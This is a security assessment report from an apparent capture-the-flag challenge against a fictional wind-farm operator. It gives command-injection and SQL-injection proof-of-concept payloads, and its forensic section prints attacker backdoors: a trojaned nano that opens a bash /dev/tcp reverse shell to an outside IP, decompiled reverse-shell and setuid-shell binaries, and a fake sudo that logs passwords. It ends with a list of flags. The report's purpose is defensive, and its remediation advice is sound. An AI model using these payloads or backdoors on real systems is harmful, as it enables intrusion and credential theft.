VeSe NP
Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
Meme aka. Josh	Participant	Email: m3m3m3m0m3m4@protonmail.com Github: -
Dimu aka Dima	Participant	Email: info@dimu.dev Github: DimuHvH

Change History

Version	Date	Editor	Changes / Comments
0.1	11/19/2022	Dima	File Creation
0.2	11/19/2022	Dima	First Draft
0.9	11/19/2022	Josh	Internal Review
1.0	11/19/2022	Dima	Final Release

Table of Content

Management Summary

FZT has been commissioned by VeSe NP to provide a security audit/assessment of VeSe NP deployed windmill infrastructure with a remote network-based security assessment.

The goal of such an assessment is to identify vulnerabilities that an attacker can exploit to compromise systems or the data stored on them, to gain access to sensitive information, or to compromise their availability.

Examination result

As part of the security assessment a critical vulnerability which can be exploited by an anonymous Internet attacker with minimal effort to compromise the confidentiality, availability and integrity of the system and its data was identified. In addition, vulnerabilities have been identified that may be helpful for an attacker in order to gain further access to the whole infrastructure.

The most urgent needed measures are as follows:

- Apply the suggested fixes to the vulnerable applications, in case this is not possible temporarily remove the remote access to the systems
- Implement a password policy and the use of a password manager for passwords

To operate the systems with the highest possible degree of safety FZT recommends the implementation of all measures documented in Security Audit Findings and continue to carry out a regular safety-related checks to the entire infrastructure of VeSe.

Introduction

The test was carried out as a “White Box” security assessment, so with valid access data and a detailed knowledge of the system landscape over the internet and the internal network.

The following information was provided by VeSe:

- Hostnames and IP address of the target of investigation
- Source code to all parts of the infrastructure deployed
- A network capture of the traffic during the attack (provided as a PCAP file)

The client also offered support during the whole assessment, when certain parts were unclear during the engagement.

Object of Investigation

The following IP addresses were provided by the client for this assessment:

IP address
13.40.105.124

The following website targets were provided by the client for the assessment:

Hostname	IP address
vese.com	13.40.105.124
internal.vese.com	13.40.105.124
contact.vese.com	13.40.105.124

Investigation Period

The investigation was solely carried out on saturday the 11/19/2022.

Rules of Engagement

Since the targets are systems in production, security could only be examined to a certain extent. The following rules were agreed before the start of the test and taken into account during the attack phase:

- The system being the last one available, so the system would not die
- No downloads of anything from the internet
- No installation of any application

Limits of the Tests performed

A security investigation has the goal to uncover security vulnerabilities and recommend measures to remedy the situation.

Maintaining system and network security is a dynamic process as new weaknesses in IT systems are exposed each day. The tests performed should therefore not be taken as a guarantee that the systems are permanently immune to any kind of attack.

The test results should therefore be considered as a snapshot of system security. Changes to the systems after performing the tests may result in a positive or negative change in system security. It is therefore recommended to conduct security investigations after any major configuration change.

Furthermore, safety investigations should be repeated at regular intervals. Only in this way can it be ensured that the systems are adequately protected against current attacks.

Security Audit Findings

Identified vulnerabilities

Command Injection – Docker application “pseudo-terminal” (CRITICAL)

Description:	The command injection attack defines the execution of arbitrary commands on the host operating system. This is achieved through a vulnerable application. Due to an unproper or insufficient input validation the user can pass unsafe data to the system shell. For this, the attacker can supply shell commands, which are executed with the same permissions as the vulnerable application is executed as. In this case the vulnerable application exposes the user the ability to change the banner that is shown to the user. This banner could be modified using the banner -s command. When user input is provided, it is sent to the shell directly without any sanitization or validation of the provided user data. An exploitation of this vulnerability can be exploited in the proof-of-concept section down below.
Impact:	**Critical (9.8)** | **CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H** This vulnerability can be exploited fully remote without any prior knowledge of the underlying system, nor any credentials needed.
System:	Docker container for application “pseudo-terminal” IP address / Host 13.40.105.124 / vese.com Port 6969 Protocol TCP
References:	▪ OWASP Command Injection: https://owasp.org/www-community/attacks/Command_Injection ▪ PortSwigger OS command injection: https://portswigger.net/web-security/os-command-injection

Exploitation Proof of Concept

```
$ telnet 13.40.105.124 6969
[…]
> banner -s flag && cat /host/flag.txt
Banner set to  flag && cat /host/flag.txt correctly. Run `banner` again to
display.
> banner
  __ _
 / _| | __ _  __ _
| |_| |/ _` |/ _` |
|  _| | (_| | (_| |
|_| |_|\__,_|\__, |
             |___/
Key:
pIsTOK52x5NH8Um7e1a2PQV8JVn6qeoC

Data:
110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568
```

```
[…]
> banner -s hacked && id
Banner set to  flag && id correctly. Run `banner` again to display.
> banner
[…]
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20
(dialout),26(tape),27(video)
```

Remediation

Who:	IT-Team & development team of the application

Action:	Sanitize the user input before passing the arguments directly to the function call of cmd_banner() found in pseudo-terminal/switch.py.
	The vulnerability lies in the function in line 83, where the user provided text is passed to a os.popen() call.
	`cmd = "figlet {}".format(self.banner_text)`
	`return str(os.popen(cmd).read()).encode('utf-8'), STATUS_ALIVE`
	Here it is possible to see that self.banner_text is directly formatted into a new variable with the name cmd. This variable is then passed to os.popen().
	To fix this issue the banner_text can be sanitized here before being added to the cmd variable. This is also possible at another point of the function. When banner -s is used to change the content of the banner_text variable, the validation of user input can be performed as well.
	One way to validate the user input is to validate that the input contains only alphanumeric characters, no other syntax. In that case input like ; or & would not be allowed and therefore the command injection would be limited.
	Another way to fix the vulnerability would be to use a Python library that can provide the same or at least similar functionality to for the program.
	If a fix for this vulnerability is not possible to implement, the author recommends that the feature of changing the banner text should be deactivated.
	Further links:
	▪ PyFiglet: https://pypi.org/project/pyfiglet/0.7/


SQL Injection – Internal login page (HIGH)

<table>
<tr><td><b>Description:</b></td><td>The SQL Injection vulnerability is a web security vulnerability that allows an attacker to interfere with SQL queries that an application performs for its functionality.
It allows the attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.
This can also allow the attack to bypass authentication measures and login as any user to the application. In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other backend infrastructure.
In this case the vulnerable application provides a login mask to the user, where the input field username is vulnerable to a SQL Injection.</td></tr>
<tr><td><b>Impact:</b></td><td><b>High (7.5)</b> | <b>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N</b>
This vulnerability can be exploited fully remote without any prior knowledge of the underlying system, nor any credentials needed.</td></tr>
<tr><td><b>System:</b></td><td><table><tr><th>IP address / Host</th><th>Port</th><th>Protocol</th></tr><tr><td>13.40.105.124 / internal.vese.com</td><td>80</td><td>TCP</td></tr></table></td></tr>
<tr><td><b>References:</b></td><td>▪ OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
▪ PortSwigger SQL injection: https://portswigger.net/web-security/sql-injection
▪ php SQL Injection: https://www.php.net/manual/en/security.database.sql-injection.php</td></tr>
</table>

Exploitation Proof of Concept


```
admin') or ('1' = '1
```

This input should be supplied into the username input on the website “internal.vese.com”. A request and response can be seen in the following screenshots taken from Burp.



```
POST /login.php HTTP/1.1
Host: internal.vese.com
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 40

username=admin')+or+('1'+%3d+'1&pwd=test
```

Figure 1: Request to the vulnerable endpoint with an URL-encoded payload in the request body



```
HTTP/1.1 302 Found
Server: openresty
Date: Sat, 19 Nov 2022 19:50:22 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.33
Location: http://internal.vese.com/logged.html
X-Served-By: internal.vese.com
Content-Length: 0
```

Figure 2: Reponse to the maliciuos request redirecting the user the logged in site

Remediation

Who:	IT Team & development team of the application

Action:	The vulnerabilities can be found in the login.php file. In line 28 the vulnerable query is initialized and in line 29 it is filled with the user provided data.
	`$sqlQuery = "SELECT * FROM users.users WHERE password=('%s') AND username=('%s')";`
	`$query = create_query($sqlQuery, array($pwdmd5, $username));`
	At a close inspection is it possible to the that the password field is not vulnerable to a SQL injection, since it is first hashed into MD5 and then put into the query.
	When looking at the username field it is possible to see that it gets input as is into the query.
	With the provided PoC found above, the new query looks as following (yellow is the user-controlled input):
	`SELECT * FROM users.users WHERE password=('<hash>') AND username=('admin') or ('1' = 1')`
	To fix the issue the following can be done:
	▪ Use prepared statements with bound variables. They are provided by PDO, by MySQLi and by other libraries.
	▪ If the database layer doesn't support binding variables then quote each non numeric user supplied value that is passed to the database with the database-specific string escape function (in this case this would be mysql_real_escape_string())
	Further references:
	▪ https://www.php.net/manual/en/security.database.sql-injection.php
	▪ https://www.php.net/manual/en/pdo.prepared-statements.php
	▪ https://www.php.net/manual/en/function.mysql-real-escape-string.php
	▪ https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php

Password Reuse – Backend (HIGH)

<table>
<tr><td><b>Description:</b></td><td>Password reuse is a problem where people try to remember multiple passwords for everything they interact with on a regular basis, but instead use the same password on multiple systems, tiers of applications, or even social sites.

If a password is compromised, it can be correlated by username or email address to other services that are potentially using the same password, thus propagating the threat.

Every system, every application, and every service should have a unique password all the way down to every router, switch, and IP camera in an organization.

Administrators should consider secure password storage solutions with automatic rotation of passwords and workflow.


In this case a password of an admin user was found on the system. It was possible to determine that this password is used multiple times throughout the system. Because of that escalating the privileges root (user with highest permissions) was possible in a short time.</td></tr>
<tr><td><b>Impact:</b></td><td><b>High (7.5)</b> | <b>CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H</b>

This vulnerability can be exploited fully remote without any prior knowledge of the underlying system, but for that first the credentials belonging to the user johnsysadmin have to be discovered.</td></tr>
<tr><td><b>System:</b></td><td><table><tr><th>IP address</th><th>Port</th><th>Protocol</th></tr><tr><td>13.40.105.124</td><td>-</td><td>TCP</td></tr></table></td></tr>
<tr><td><b>References:</b></td><td>OWASP Command Injection: https://owasp.org/www-community/attacks/Command_Injection

PortSwigger OS command injection: https://portswigger.net/web-security/os-command-injection</td></tr>
</table>

Exploitation Proof of Concept

For the service of mosquitto the password eL_XXXMaS was found to be used by accessing the dotenv file inside the mqtt_server/subscriber directory.



```
ADDR=api
PORT=8000
MQTT_ADDR=mqtt_broker
MQTT_PORT=1883
MOSQUITTO_USER=patron
MOSQUITTO_PWD=eL_[redacted]MaS
```

Figure 3: Disclosed password found in mqtt_servers/subscriber/.env

When trying to use the same password as a login password for other users found on the system, the login for johnsysadmin succeeded. As this user is part of the sudo group, access from this user to root was trial, as only /bin/sudo su -i had to be executed.

Remediation

Who:	Sysadmin and owner of user account johnsysadmin
Action:	The usage of a password manager for storing passwords is recommended, to mitigate the risk of password reusage. Additionally, passwords that are used for administrator accounts should never be used for services running on the server when the password is stored in clear text. To remediate the current situation all user and service passwords must be changed immediately. This is important as the attacker has access to the current used passwords of the user johnsysadmin. Additionally the file /home/johnsysadmin/.locale/fsudo must be removed from the system, as this programs writes the admin password of johnsysadmin to a file, every time it is used. More information on this application can be found in the following chapter Modified fsudo binary.

Possible Exploitation Paths

After a successful exploitation of the terminal application the attack is able to access the home directory of johnsysadmin. The author assumes that because of this access to the host system, the attacker was able to write a fake fsudo script to the .locale folder of johnsysadmin.

After john used his password to get root access, his password was probably cached to the /etc/pass.txt file, which can be used by the attacker.

After that full root access to the attacker is a matter of a few commands.

Persistance Methods used by the attacker

The attacker is using a few methods for a persistant access to the system. In addition to that some modified binaries were identified during the investigation.

Modified nano binary

A modified nano binary was found in the following directory /usr/local/bin/nano:

```
$ which nano
/usr/local/bin/nano

$ cat /usr/local/bin/nano
#!/bin/bash
bash -i >& /dev/tcp/54.121.44.208/13337 0>&1 & 2>/dev/null
/bin/date
```

As can be seen from this output, the currently used nano file tries to connect to the following endpoint 54.121.44.208:13337 via a so called reverse shell. This would mean that everytime the user tried to access the nano command, the attacker gets a shell with the users permissions instead.


This file should be removed from the system immediately. As nano is a commonly used tool to edit text files on the CLI of a linux based system.

Modified anew binary

When looking at existing cron jobs for the root user, an entry can be determined.

```
59 23 * * * root /usr/bin/anew
```

This runs the binary /usr/bin/anew every day at 23:59. After a short disassemliing of the binary the following pseudo code can be obtained:



```
local_10 = *(long *)(in_FS_OFFSET + 0x28);
__fd = socket(2,1,0);
local_38.sa_family = 2;
local_38.sa_data._0_2_ = htons(13373);
local_38.sa_data._2_4_ = inet_addr("10.10.10.10");
connect(__fd,&local_38,0x10);
dup2(__fd,0);
dup2(__fd,1);
dup2(__fd,2);
local_28 = "/bin/sh";
local_20 = 0;
execve("/bin/sh",&local_28,(char **)0x0);
printf("Key: r55GbKoQJ4sYBrVZh8gcKjzMveOTVOog");
printf("5aa763ea5293b958f68609bbdf18661c70c69c0c92548838e40806b1be0b6564");
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                  /* WARNING: Subroutine does not return */
  __stack_chk_fail();
```

Figure 4: Decompiled view of the main function of anew

As can be seen from the decompiled view a connection to the host 10.10.10.10:13373 is made. This way the attacker gets a reliable way to get a reverse shell that will restart every day.

Modified fsudo binary

When executing the sudo command when logged in as the johnsysadmin user, the first time the password is entered a warning message appears. This is because the first time the password is not passed to sudo, but it is written to a file on the system. That file being /etc/pass.txt. This can be seen from the following content of the modified fsudo application:


```
$ cat fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt

/usr/bin/sudo $@
```

This binary was found in the following location: /home/johnsysadmin/.locale/fsudo and should be removed immediately.

“creanme” binary

In side the .locale directory of the user smb an executable creanme was found. After a quick search translation from spanish the meaning of that was found to be believe me.

When taking a closer look at the binary the following code can be obtained:




```
undefined8 main(void)

{
  setresuid(0,0,0);
  system("/bin/sh");
  return 0;
}
```

Figure 5: Decompiled view of the main function of creanme

Erase of evidence

The attacker tried removing some evidence, by deleting the .bash_history file of the root user, which did not succeed.



```
ls -la
cat .lesshst
cat .bash_history
echo "" > .bash_history
ls
```

Figure 6: Snippet out of the bash history

Appendix

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Used tools

Name	Version	Description
Arch Linux	6.0.8-arch1-1	Operating System
BurpSuite Professional	v2022.8.4	Application Security Testing Software
LinPEAS	20221113	Linux Privilege Escalation
Ghidra	10.2.2 dev	Reverse Engineering Framework
Wireshark	4.0.1	Network Protocol Analyzer
Nmap	7.92	Network Portscanner
Binwalk	2.3.3	Firmware Analysis Tool
Chrome	104.0.5112.101	Web browser
Curl	7.83.1	CLI data transfer over network
Firefox	104.0.2	Web browser

Disclaimer

We did not include a write up to every flag we found, only the most important once, as well as those with the highest impact on the system.

We had a lead on the flag that is stored in /root/vese-admin/logs, but could not solve that in time.

The encrypted flag is this one:
9c9d0ea76e72a58e0ccd45f2c56f2e7771cf3ed59b6ab433780e1deb2372bf19

All the flags we found can be found here:

- {FLAG_INTWEBSI_SQLI_306481}
- {FLAG_MAINHOST_CREV_115070}
- {FLAG_MAINHOST_FASU_172836}
- {FLAG_MAINHOST_RUBD_507598}
- {FLAG_PSEUTERM_COIN_256579}
- {FLAG_PSEUTERM_MISC_359867}
- {FLAG_PUBWEBSI_BACK_892356}
- {FLAG_SHARKNET_SNIF_759871}